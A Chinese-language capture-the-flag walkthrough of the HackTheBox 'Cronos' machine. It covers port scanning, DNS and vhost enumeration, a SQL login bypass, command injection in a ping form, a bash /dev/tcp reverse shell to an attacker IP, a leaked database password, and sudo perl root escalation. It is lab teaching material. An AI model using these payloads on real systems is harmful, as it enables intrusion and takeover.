Cronos,vhosts、sql繞過、表單反彈shell、perl提權

```
└──# nmap -sCV -p22,53,80 -A 10.10.10.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 06:29 PDT
Nmap scan report for 10.10.10.13
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.12 (96%), Linux 3.13 (96%), Linux 3.16 (96%),
Linux 3.18 (96%), Linux 3.2 - 4.9 (96%), Linux 3.8 - 3.11 (96%), Linux 4.8
(96%), Linux 4.4 (95%), Linux 4.9 (95%), Linux 4.2 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   238.79 ms 10.10.14.1
2   239.13 ms 10.10.10.13

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.05 seconds
```

web只是單純測試，爆破都沒發現異常點。

針對dns看到域名解析


```
└─# nslookup
> server 10.10.10.13 53
Default server: 10.10.10.13
Address: 10.10.10.13#53
> 10.10.10.13
13.10.10.10.in-addr.arpa        name = ns1.cronos.htb.
>
```

加入2筆hosts，

一個有ns1、一個沒有ns1，

ns1也是測試網頁


另一個是正常網頁，沒有可攻擊點，爆破也沒啥東西




針對vhosts模糊爆破，找到2組

```
└─# ffuf -u http://cronos.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.cronos.htb" -fs 11439

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cronos.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.cronos.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 11439
________________________________________________

admin                   [Status: 200, Size: 1547, Words: 525, Lines: 57, Duration: 239ms]
www                     [Status: 200, Size: 2319, Words: 990, Lines: 86, Duration: 4212ms]
```


發現admin是登入頁面，另一組不太重要(一樣是正常網頁)



針對簡易sql語法可繞過



是可以ping、tracert的網頁，可進行後面shell處理




Net Tool v0.1

traceroute | 8.8.8.8 \| ls | Execute!

config.php
index.php
linpeas.sh
logout.php
session.php
sparkle.php
welcome.php

Sign Out

取得到user flag



Net Tool v0.1


traceroute | 8.8 \| cat /home/noulis/user.txt | Execute!

e906b28a779b4ba48d1bbc78f837be47

Sign Out

嘗試反彈shell(成功)

```
8.8.8.8 | bash -c "bash -i >& /dev/tcp/10.10.14.4/9200 0>&1"
```




看到config帳密

```
www-data@cronos:/var/www/admin$ cat config.php

define('DB_SERVER', 'localhost');
   define('DB_USERNAME', 'admin');
   define('DB_PASSWORD', 'kEjdbRigfBHUREiNSDs');
   define('DB_DATABASE', 'admin');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
```

config測試失敗，以為是user的密碼XD。

這部分可以提權



參考：https://gtfobins.github.io/gtfobins/perl/#sudo

```
www-data@cronos:/var/www/admin$ sudo perl -e 'exec "/bin/sh";'
sudo perl -e 'exec "/bin/sh";'
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

root flag

```
cat /root/root.txt
020c543b77a515d556e299bd65591847
```